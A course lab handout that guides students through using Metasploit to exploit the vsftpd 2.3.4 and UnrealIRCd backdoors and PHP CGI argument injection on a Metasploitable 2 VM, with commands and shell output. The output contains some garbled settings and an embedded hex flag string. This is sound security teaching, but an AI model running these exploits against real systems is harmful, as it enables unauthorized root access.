

# Project 6: Metasploit v. Linux (15 points)

## What You Need

1. A Kali Linux machine, real or virtual
2. The "Metasploitable 2" vulnerable Linux Server you prepared in a previous project

## Setup

Start your Kali VM and log in as **root** with the password **toor**

Start your Metasploitable 2 VM and log in as **msfadmin** with the password **msfadmin**

Execute the **ifconfig** command on both machines and ping from one to the other. Make sure you get replies, as shown below.

```
root@kali:~# ifconfig eth0
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
    inet 172.16.1.188  netmask 255.255.255.0  broadcast 172.16.1.255
    inet6 fe80::20c:29ff:fe52:bb35  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:52:bb:35  txqueuelen 1000  (Ethernet)
    RX packets 7084  bytes 6116605 (5.8 MiB)
    RX errors 5857  dropped 0  overruns 0  frame 0
    TX packets 3689  bytes 3160313 (3.0 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    device interrupt 19  base 0x2024

root@kali:~# ping 172.16.1.190
PING 172.16.1.190 (172.16.1.190) 56(84) bytes of data.
64 bytes from 172.16.1.190: icmp_seq=1 ttl=64 time=0.274 ms
64 bytes from 172.16.1.190: icmp_seq=2 ttl=64 time=0.453 ms
^C
```

## Task 1: Exploiting vsftpd

In the previous project, Nmap found the FTP server "vsftpd 2.3.4" running on the Metasploitable 2 target.

In Kali, execute this command to open Metasploit.

**msfconsole**

At the "msf>" prompt, execute this command.

**search vsftpd**

As shown below, one exploit is found.

```
msf > search vsftpd

Matching Modules
=====

   Name                                   Disclosure Date   Rank      Description
   ----                                   -
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > █
```

Execute these commands:

**use exploit/unix/ftp/vsftpd\_234\_backdoor**  
**show options**

As shown below, the only required parameter is RHOST, the IP address of the target system.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      172.16.1.190     yes       The target address
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > █
```

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
exploit
```

As shown below, a command shell session opens. Execute the **whoami** command to see the reply **root**.



```
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.1.190
RHOST => 172.16.1.190
msf exploit(vsftpd_234_backdoor) > exploit

[*] 172.16.1.190:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.190:21 - USER: 331 Please specify the password.
[+] 172.16.1.190:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.190:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.1.188:42743 -> 172.16.1.190:6200) at 2017-08-17 19:13:20 -0400

whoami
root
█
```

## Capturing a Screen Image

Make sure the "Command shell session opened" message is visible, as shown above.

Capture a whole-desktop image and save it as "**Proj 6a**".

**YOU MUST SEND IN A WHOLE-DESKTOP IMAGE FOR FULL CREDIT** In Kali, execute these commands to exit the shell and Metasploit.

```
exit
exit
```

## Task 2: Exploiting Unreal IRCd

In the previous project, Nmap found the UnrealIRCd server listening on port 6667 on the Metasploitable 2 target.

In Kali, execute this command to open Metasploit.

```
msfconsole
```

At the "msf>" prompt, execute this command.

```
search unreal
```

As shown below, one exploit is found.

```
msf > search unreal

Matching Modules
=====

   Name                                          Disclosure Date  Rank      Description
   ----                                          -
   exploit/linux/games/ut2004_secure           2004-06-18      good      Unreal Tournament 2004 "secure" Overflo
w (Linux)
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent UnrealIRCd 3.2.8.1 Backdoor Command Exe
cution
   exploit/windows/games/ut2004_secure         2004-06-18      good      Unreal Tournament 2004 "secure" Overflo
w (Win32)

msf > █
```

Execute these commands:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
```

As shown below, the only required parameter is RHOST, the IP address of the target system.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name      Current Setting  Required  Description
   ----      -
   RHOST      6667             yes       The target address
   RPORT      6667             yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ---
   0    Automatic Target

msf exploit(unreal_ircd_3281_backdoor) > █
```

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
exploit
```

As shown below, a command shell session opens. Execute the **whoami** command to see the reply **root**.



```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.1.190
RHOST => 172.16.1.190
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.16.1.188:4444
[*] 172.16.1.190:6667 - Connected to 172.16.1.190:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 172.16.1.190:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo XKNX4F62890IDV4F;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "XKNX4F62890IDV4F\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.1.188:4444 -> 172.16.1.190:56057) at 2017-08-17 19:22:12 -0400

whoami
root
█
```

## Capturing a Screen Image

Make sure the "Command shell session opened" message is visible, as shown above.

Capture a whole-desktop image and save it as "**Proj 6b**".

**YOU MUST SEND IN A WHOLE-DESKTOP IMAGE FOR FULL CREDIT** Press **Ctrl+C** to cancel the session.

In Kali, execute these commands to exit the shell and Metasploit.



y  
exit

### Task 3: Exploiting PHP CGI Argument Injection

On your Kali VM, open Firefox and go to the IP address of your Metasploitable 2 VM.

A Web page opens, as shown below.




Click the **phpMyAdmin** link.

Append this to the end of the URL, and press **Enter**.

**?-s**

The source code of the Web page appears, as shown below.



This is a [known bug in PHP-CGI](#), and it allows us to get remote code execution with Metasploit.

In Kali, execute this command to open Metasploit.

**msfconsole**

At the "msf>" prompt, execute this command.

**search php\_cgi**

As shown below, one exploit is found.

```
msf > search php_cgi

Matching Modules
=====

   Name                                     Disclosure Date  Rank      Description
   ----                                     -
   exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent PHP CGI Argument Injection

msf > █
```

Execute these commands:

```
use exploit/multi/http/php_cgi_arg_injection
show options
```

As shown below, the only required parameter is RHOST, the IP address of the target system.

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name          Current Setting  Required  Description
   ----          -
   PLESK          false           yes       Exploit Plesk
   Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST          yes             yes       The target address
   RPORT          80              yes       The target port (TCP)
   SSL            false           no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      no              no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING    0               yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST          no              no        HTTP server virtual host

Exploit target:


   Id  Name
   --  ---
   0    Automatic

msf exploit(php_cgi_arg_injection) > █
```

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
exploit
```

As shown below, a meterpreter session opens.



```
msf exploit(php_cgi_arg_injection) > set RHOST 172.16.1.190
RHOST => 172.16.1.190
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.1.188:4444
[*] Sending stage (33986 bytes) to 172.16.1.190
[*] Meterpreter session 3 opened (172.16.1.188:4444 -> 172.16.1.190:58047) at 2017-08-17 19:55:41 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > █
```

## Troubleshooting

If you are using Kali 2017.2, this exploit fails, and you get the message "Meterpreter session closed ... reason: died" message, as shown below. This seems to be a bug in Kali. Just turn in that image and I'll accept it.

```
msf> exploit(php_cgi_arg_injection) > exploit
root@kali:~/Desktop# ls
[*] Started reverse TCP handler on 172.16.1.203:4444
[*] Sending stage (37514 bytes) to 172.16.1.190
[*] Meterpreter session 5 opened (172.16.1.203:4444 -> 172.16.1.190:43423) at 2017-10-13 00:16:25 -
04004354467b3664366531373630633161336165396534656465323435376438643234623062636632
30376561383337653833646362346430396532643734656639353862327d ... now decrypt hex
root@kali:~/Desktop#
[*] 172.16.1.190 - Meterpreter session 5 closed. Reason: Died
meterpreter >
```

Execute these commands to see system information and your user ID. You are "www-data", which is a low-privilege account. To get root access, you need another exploit, [as discussed here](#).

```
sysinfo
getuid
```

## Capturing a Screen Image

Make sure the "**Meterpreter session opened**" message is visible, as shown above.

Capture a whole-desktop image and save it as "**Proj 6c**".

**YOU MUST SEND IN A WHOLE-DESKTOP IMAGE FOR FULL CREDIT**

## Turning in Your Project

Email the images to **cnit.124@gmail.com** with a subject line of "**Proj 6 From YOUR NAME**", replacing "YOUR NAME" with your real name.

Send a Cc to yourself.

## Credits

[Exploiting VSFTPD v2.3.4 on Metasploitable 2](#)

[Hacking Unreal IRCd 3.2.8.1 on Metasploitable 2](#)

[CVE-2012-1823: PHP CGI](#)

<https://community.rapid7.com/docs/DOC-1875>

Last Modified: 10-12-17 9 pm